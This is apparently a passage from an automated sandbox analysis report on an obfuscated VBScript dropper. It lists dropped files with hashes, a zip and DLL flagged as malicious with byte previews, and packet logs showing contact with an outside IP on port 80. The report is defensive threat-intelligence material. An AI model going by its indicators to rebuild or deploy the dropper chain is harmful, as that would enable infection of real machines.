Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.097182573183999
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2k0b3UnWimI002EtM3MHdNMNxe2k0b3UnWimI00Obkak6EtMb:2d6Nxr5rUSZHKd6Nxr5rUSZ7Aa7b
MD5:	6A5237A26CB4097D8333414FB001751D
SHA1:	2AB7E1B5818830F0375B1B153CB9678B05458F09
SHA-256:	63E585AEA3C5AF2F0B44EF316507C5157DF6817C5536F21F7436ECDDD0CF9279
SHA-512:	F36010F9217CB5EC26F04455C2BAFB3B537713BD5C006AD1A511B98DF2AFEBE1D363A23115931B537891CCD0E9C9A84593E63A39EA34C8901F75012640C5C9D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x4f3de21e,0x01d6c3bc</date><a ccdate>0x4f3de21e,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x4f3de21e,0x01d6c3bc</date><a ccdate>0x4f3de21e,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.125353672009936
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLiSpVnWimI002EtM3MHdNMNxvLiSpVnWimI00ObmZEtMb:2d6NxvxSZHKd6NxvxSZ7mb
MD5:	889C1B83290E56A7D9200A0B1C7CC449
SHA1:	F5A01DD60BBE75E225B8E43401AEC0FA753C4064

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SHA-256:	CB65344AB05C5DFA974D6995C84AADEB6C06D3BBBC7F40B39DB97327391CBB68
SHA-512:	A1320915BFD3420ED689140E63BCB2B734D2F47447625C117417DBFF83D030B38082C80791F5576338BECE3C0CDF9FA2CB415D0C0D89C37BA97B4B2405BA79C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x4f45093f,0x01d6c3bc</date><accdate>0x4f45093f,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x4f45093f,0x01d6c3bc</date><accdate>0x4f45093f,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.094319434712773
Encrypted:	false
SSDEEP:	12:TMHdNMNxi8WnWimI002EtM3MHdNMNxi8WnWimI00Obd5EtMb:2d6NxkSZHKd6NxkSZ7Jjb
MD5:	8FB06BE3F8A8933504B177720F1F040B
SHA1:	B52333F962F7C3AECB39B0031A5772F04BD8171F
SHA-256:	C119AF682D916713FA6D80EBDE577A2C6D99CAB4B7C7C899FC5683EB128498F3
SHA-512:	3F58CBCA110937B52BD77F661E903C91D72F8C841C8264FF60E00F94D4C1037AD53F0ABBB28AAEA212E712571A5FECAAD7AE7D57497B19AD06D4F419C7B15E2
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.13655024329187
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwiSpVnWimI002EtM3MHdNMNxhGwiSpVnWimI00Ob8K075EtMb:2d6NxQESZHKd6NxQESZ7YKajb
MD5:	C595B9BAF1CBEB81004C9DF9B0543EA9
SHA1:	77CFDE070506D50F2BB3C52FE5ACB3AC3FAFFE91
SHA-256:	1F173BA169397C96E700473EFA053811551AFCCB6EF05275BA5E037B3F805DB8
SHA-512:	C27D736DE09FC7EC828DB66CFBDA3AB7686CC5B62050E37A41412943BAF7948AB0D157589A860C925202EEFB94F8D24C61E918FC3B2683FE7230CCC077A5C21
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x4f45093f,0x01d6c3bc</date><accdate>0x4f45093f,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x4f45093f,0x01d6c3bc</date><accdate>0x4f45093f,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.091382679272854
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nWYSJYVnWimI002EtM3MHdNMNx0nWYSJYVnWimI00ObxEtMb:2d6Nx0WYcYVSZHKd6Nx0WYcYVSZ7nb
MD5:	5BA218D853B840C779F63692899C6FDD
SHA1:	3AB2A2621B1CE56064EEDF965AA36C8E6B76A74D
SHA-256:	2E21B10267E1849E6E5FC209BA3FD27A53812340972C08970381A1E9BC9569A4
SHA-512:	C1CE1DA77EA4647B5D741C5C7D21FEB81B514AB454BD7B585C8283154424D6EA99ECA077E24DD58E9A96674DD2EAE2B318DE9780C8A3C7F717799C076F0F11F
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x4f42a6ed,0x01d6c3bc</date><accdate>0x4f42a6ed,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x4f42a6ed,0x01d6c3bc</date><accdate>0x4f42a6ed,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.127795439188421
Encrypted:	false
SSDEEP:	12:TMHdNMNxx8WnWimI002EtM3MHdNMNxx8JYVnWimI00Ob6Kq5EtMb:2d6NxtSZHKd6NxkYVSZ7ob
MD5:	D40BA1BF6BB547C69C6487AE1031FACE
SHA1:	88BD5AEE8762676E95C5B447E3F41150E6262E80
SHA-256:	63B27ADBCD342D499AEBB0F2BB48F682FE8A0846EC19113D01814F38456DFF4F
SHA-512:	C87DE5EEC4FFFAB4C7B6A0245172D542602033D95E1DEA7FCC22E8E18153656D621DB7B824546853216CC1685314D27F4DA1F198023B59D9D09408BBF7FA564
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f42a6ed,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.093079515966738
Encrypted:	false
SSDEEP:	12:TMHdNMNxc8WnWimI002EtM3MHdNMNxc8WnWimI00ObVEtMb:2d6NxeSZHKd6NxeSZ7Db
MD5:	D6193D6948E80191D322ED9CC3B592CE
SHA1:	9BB8B4CEBF7D2C8DFD362990AE70F1B4FFF9453B
SHA-256:	241EF9E6EE87F149D89221A67A1FC3A052E3985B5616F1E860A4C0BCEC8611BC
SHA-512:	6FCB7084813D3D2FCAD043AE4C3832651400085303B9F01815C3EC6DD6B25FC39A85A224E0EAB677107AD8D4531EF0647A83A6B1DB0316425FE60C7348BAD2E
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.0801374043175365
Encrypted:	false
SSDEEP:	12:TMHdNMNxfn8WnWimI002EtM3MHdNMNxfn8WnWimI00Obe5EtMb:2d6NxjSZHKd6NxjSZ7ijb
MD5:	09B2B920C252B654A51CB1DEFD00090A
SHA1:	AE763A103AF688178FF435A9DFD8439B93BB0411
SHA-256:	D1D1C69491676D5C32C26A548E5A8FD3E74924490B7C92549226FD7A489232A8
SHA-512:	0FB5BE364E93E5702B2CFAAA35398819C12DE01157CE31F2157EC408F5E69B2D206270FDEA7174895CBD79937F5A969FFC0BB6DD094D15FE4CDB16C904C85E51
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x4f40447a,0x01d6c3bc</date><accdate>0x4f40447a,0x01d6c3bc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Temp\Cole.war	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	95
Entropy (8bit):	5.288291335048269
Encrypted:	false
SSDEEP:	3:3rukNtw1TqPzTpPEGAeZvseyvK:7r/wwOGpZ/yS
MD5:	A769D16C9735755651832C7110F6548A
SHA1:	E8D32CDD4F036BAFB627DC29B0A22CED4BB934B0
SHA-256:	DDF8934817479612B4793F45D615A7E03CD496BBF3F3DFAAACF7E2212510A2CB
SHA-512:	C87D211F4B9F0324CD0CC202138E6A1EB22CCA1728BFA5A1A380D3442C1C86D7AFDBCE19C5ACADCDB6969D154B2154D9B1A02F86AA45AA1742CDADA7E685C68
Malicious:	false
Preview:	VrVkIRKAmRsHYDJHvmrjlZdvvttLOxixeSFvPdgaEdXYHBCKriEGlzNPILJkGgpOFecpdGTAiNSkifXLHBzbNdqkOrxiWJo

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	89
Entropy (8bit):	4.313894914180916
Encrypted:	false
SSDEEP:	3:oVXVP8H/V/J28JOGXnFP8H/V/JhLun:o96fqqKfRu
MD5:	A27F8B02BCBB61F20189CE94871DD487
SHA1:	DD1A61FBE3DE6A619AC2B48632A73277AAFA8855
SHA-256:	8088EC075E83555016EBA51E9BDA3F9541987275DFF483C6D23814A4012567CD
SHA-512:	FDF8DF3157931C9063157BD767C5D0989073B240E2D8FA80A6A1D642B678D9986D89DFCD333C26A0B3AE906DD81EB067EF26CAFBF134E55952C61DDC490EC8B
Malicious:	false
Preview:	[2020/11/25 22:20:28.676] Latest deploy version: ..[2020/11/25 22:20:28.676] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\baffle.eps	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	48
Entropy (8bit):	4.8137218755408675
Encrypted:	false
SSDEEP:	3:of3wqGxE6G8E:oYqJ6w
MD5:	68B71A48CFE05F4F6373A0CEE5E3EBDD
SHA1:	7D2CB6DFDC422FD9F4C3C83A5E1EBC67400DACBD
SHA-256:	EEBD3F1AFDC6B9DFD8CE967F2F603C0ECD31F468DBBE105B5F175E6B796B41DB
SHA-512:	6C3BF597B509ECA99CC51FC377C5C85A93151690C887EB8B2BCC74FF7726FD403768481390CF39130664901062521F757A35A59FF3C05C04DD0EC7701725272B
Malicious:	false
Preview:	QZkscmYCHoZFuJebCcTRsXJkTPzGKRDusUDYpLUpBYnpZatN

C:\Users\user\AppData\Local\Temp\commonwealth.pages	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.641249800455479
Encrypted:	false
SSDEEP:	3:SJROkvSwT30P:SzDQ
MD5:	E536A9F2B985AB638C84E8E2D37EA266
SHA1:	014081B0F16D7D52CD28E5DBFC934FF10C54FC50
SHA-256:	1B00CCF7942C4D57C398F9EC4D85B6BCA907F704A56D029CA00CE209BCD45913
SHA-512:	05173D019DD0E49506B6FDF92EC1320F6DAD675CACFFBC9D271D1F619C03670BF8492E597E33A156FC56345447E43F8CCE8B22EEA4F7453B9452CED424DDE61
Malicious:	false
Preview:	TTEblRDkPMbMFTifkvcQlBllgRCjpeevnGeTeAVlDUrz

C:\Users\user\AppData\Local\Temp\forum.nsv	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	4.888367439558378
Encrypted:	false
SSDEEP:	3:2gjfOYMCBkyQH5XyMV8on:FmYMPVZiMV8o
MD5:	AD21F798008C82E5E3301C9E0C216E23
SHA1:	0D0ED516AC8F2F564D50D4495BDAD689DA5C1E42
SHA-256:	28F5F9411252A694E134AA7CDBD199D58F0A57E9155611C2F2E3778DEC263B95
SHA-512:	9199FABDEB1D21AC534F2988D2341690A6E4E8E5AD938D47A53EA32A6211401C170D86C5489112DC49C2D57798E69ACF5C094B5E0E9AAC7AE4B032B3A337C68
Malicious:	false
Preview:	RIMmdsZNzkDkfugyCtScWWvhWzuEVNztJjFkKiumgxMDhMZbXn

C:\Users\user\AppData\Local\Temp\inducible.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	42296
Entropy (8bit):	7.987637384940284
Encrypted:	false
SSDEEP:	768:VZL0Y3gw0Cw6mcJnpP+gnP/n8WeBLFCi1qgGCdauVVLAFPSEsOGab9MDg6t:ECzmcJpf8WeBLwi1PMW0PSEUAyt
MD5:	656D815A9421C7D86D4B83DA3A733999
SHA1:	B4E8B6DEF5C699B0F182D27885C64384DCBBDAA8
SHA-256:	CD2DB290AB805A94141FCC7E51FE2D6048F0D22D98BC73AB17E21AAB4906E2A8
SHA-512:	14CA90CC7DC2EE11911CF4CA4D588B6EBFF6D3F86C2E826A7F6C3CB5BD57E13797C9802D117619B8B6FC9643F341EADF3CF3B82CCFD51DC72ED54DEF3E50AD
Malicious:	**true**
Preview:	PK.....M.xQ:.....odious.ar..TS].0..E..&D.P.....X..6... J.%X.....D.jh.J....z.....DiA@@..zh..;.}.2..|.f...Yk.s...~...&.0.d.....r.....X..../.....=G.;.[.....G.N"hK...#.{.D.i ...ZX..C./.7....oacqr.`....].a[.....I.<.@.t.5x.G\.....o....>..YX..3%.XX.....9.d.....b.....aa1=ja.d.....o...@.....m...:.....o....~.....=v...6..!;M..MV,.....m..\.`Y.W4|.b...A.A4.. .>.b...Fc.;U.+....Z.e.....Y...X_...g...l....9.f...rc..V..0.....r.j...!.....>..[.....d..%._V..._.}^"...b%..v....rcT.W...L$H...Q.-.JB,A2...`.)..7.5Z..n..s..j.k...I'"A....LB..Z$..2j.....U}..r Aa..I.$t/7b=...I.#.&.M.G3...CQ.....x~#vr?./.....!.d...3.-.xd.. ';.....%."Y.2S:.{Y..1....nc+.+"F..lp.....7.I<..d...}o,..... s...p?.r...`.\...?:4b.....z.....J&xH~.D....$..#2.....7,...../&. %Du...N ...~..K.....LC``...-.(...SR.....rC....-,..Be0s..Kc..!1.....i.n..=.T .$.&6Qf|.L.W....%....y..#..L.{...q@.o.b.....#.).)..VO...-

C:\Users\user\AppData\Local\Temp\odious.ar	
Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.668308010866777
Encrypted:	false
SSDEEP:	768:+pweESTkSzlcnQCO2BQk8WeBLFCi1qgGCdauVVLAFPSEdsHqzTlHZ1:waWcQnsQk8WeBLwi1PMW0PSEywlL
MD5:	90D0BCEE007F3FD9498545BEF32EF5BD
SHA1:	41BB23AE438FC1BAAAA4DDA55C2BE15131DFC2C4
SHA-256:	F0F94F2416E982832625AD732CA0BD08209E80332F0689068E712048F0678027
SHA-512:	61065E9B1F6835135DCEE8A54098B6BE83E5888B3C41B91C9A9BF5F5A97C7F224F94FEF9FDC4629F46EF1E8B6615982F88B98FDC91A2F7D867B7810A527B8F69
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\odious.ar	
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L...t|._.....!...I..... ....@..... ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1...}..u.1...}..u.1....SWV.'..X.....^_[.1.H)..#...u..j@h.0..h@...j....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\shopkeep.m	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	72
Entropy (8bit):	5.034168924903182
Encrypted:	false
SSDEEP:	3:nGhzTW7jgzyadi0/T4nn:qyvgtp/S
MD5:	F72AE461972FCB181D742DCC959B46DD
SHA1:	62E8518FCB98598092BB87F304F4E3E5CA032A50
SHA-256:	51D2CFD767F3B1BC54C6FB7EB6AC9109C1128EF350A014111F71E31A90A662C8
SHA-512:	4162DA731481B5168E9A1685D4EDCEF2C752DBAEB080C66709FFC6883692459D24439512848DEDE1C53FD590CA77BF2A2BE7CC8A3BE69777B73EEE0829617A8
Malicious:	false
Preview:	NKiXADFHeaHuVMLBpxQyOwIbsCHXDDMYdORBbUEsCmIWfHyxEdnQwMIjifNepCxdRWMfIZFV

C:\Users\user\AppData\Local\Temp\~DF6E3A0395A9DA17D4.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.40551496376296925
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loHF9loF9lW4epR:kBqoIOw4eP
MD5:	BAB89246523B797BA018BD7723099159
SHA1:	70E484BFC995A5E235EE546CF244C198563BAC30
SHA-256:	E9E32BD271DCE189A590FC7CAE1847DE5198685D2A8363B05A141D5369A39142
SHA-512:	0A1450230CCE543107505F436BCF0EFE8D80D56BD49702C574C420D1E78DE59C9335FA3CA375928549971C0BB0CE57757EB0D4FE2BBE4A6D10A7BD2C58EBA3E
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE213D34049A1F5ED.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40169
Entropy (8bit):	0.6775900455479601
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+WQKjQBJrFlogXJrFlogAJrFlogt:kBqoxKAuqR+WQKjQB1FlnX1FlnA1FInt
MD5:	D6E96798B5C8C050BFB041F6DB6284F2
SHA1:	10409CE61FCE762000FBA52CE4E793C4002D1762
SHA-256:	C6A6053FCD981BE742B4B5E7FB3E4713D31590E113C2E141E79EE385B6E72662
SHA-512:	9BEC946DAE2993783FA1CCFA129EF5CF1226D81288D17CDE8C315C3431C595CE05BCAA7066EC01F21DE6B42E167BC3A8F962CFA1C10E31A85E65A01DF5F05A9B
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

Static File Info

General


File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	4.201455229807741
TrID:	
File name:	kj3D6ZRVe22Y.vbs
File size:	388259
MD5:	29f8616b521d89870ae36ec7c6191a09
SHA1:	331b95b98a9a2f38989d029b69a868cd6fe25174
SHA256:	b77a9bbbb68d9952590ac72be3ba8c29dbf7877165f707f6ecd5a37818028703
SHA512:	8be32a957e71d5e1966a4ce3dd271311290f12c7fc7dbf0b6fc3ec115697cb3f77becf83cf39fcb52585fc9a8860749186ff256bc3bf7261dfe0c36ee0f036bf
SSDEEP:	3072:xUe8lE1/tDGpVJ+QBT9Bj2m9MvVB24aftnAa7BFTKMd:hVEJ+QBT9Qm9cVB233bKs
File Content Preview:	const k = 37..const Sn = 88..REM captive Frick brant or nate dogmatist. deduce astigmat Amazon shepherd anthropomorphism washbowl Beaumont, stereoscopy receptacle hoe homework Turin compliment concentric Martinson diminish Olson Regulus salvage ferroelectr

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 22:20:29.492106915 CET	49714	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:29.492166042 CET	49715	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:29.761522055 CET	80	49715	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:29.761657000 CET	49715	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:29.762115955 CET	49715	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:29.762463093 CET	80	49714	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:29.762577057 CET	49714	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:30.072057962 CET	80	49715	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:30.600133896 CET	80	49715	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:30.600272894 CET	49715	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:30.611408949 CET	49715	80	192.168.2.3	47.241.19.44

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 22:20:30.839481115 CET	49714	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:30.880748034 CET	80	49715	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:31.153542042 CET	80	49714	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:31.649930000 CET	80	49714	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:31.649960995 CET	80	49714	47.241.19.44	192.168.2.3
Nov 25, 2020 22:20:31.650018930 CET	49714	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:31.650053978 CET	49714	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:31.654890060 CET	49714	80	192.168.2.3	47.241.19.44
Nov 25, 2020 22:20:31.925281048 CET	80	49714	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 22:20:23.667638063 CET	60831	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:23.694814920 CET	53	60831	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:26.044254065 CET	60100	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:26.071643114 CET	53	60100	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:28.265296936 CET	53195	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:28.302463055 CET	53	53195	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:29.285599947 CET	50141	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:29.322623968 CET	53	50141	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:29.438874006 CET	53023	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:29.474467993 CET	53	53023	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:31.140269995 CET	49563	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:31.177478075 CET	53	49563	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:33.276932955 CET	51352	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:33.303942919 CET	53	51352	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:34.678895950 CET	59349	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:34.706094980 CET	53	59349	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:36.180030107 CET	57084	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:36.215549946 CET	53	57084	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:38.480734110 CET	58823	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:38.507917881 CET	53	58823	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:42.148726940 CET	57568	53	192.168.2.3	8.8.8.8
Nov 25, 2020 22:20:42.192495108 CET	53	57568	8.8.8.8	192.168.2.3
Nov 25, 2020 22:20:57.937887907 CET	50540	53	192.168.2.3	8.8.8.8
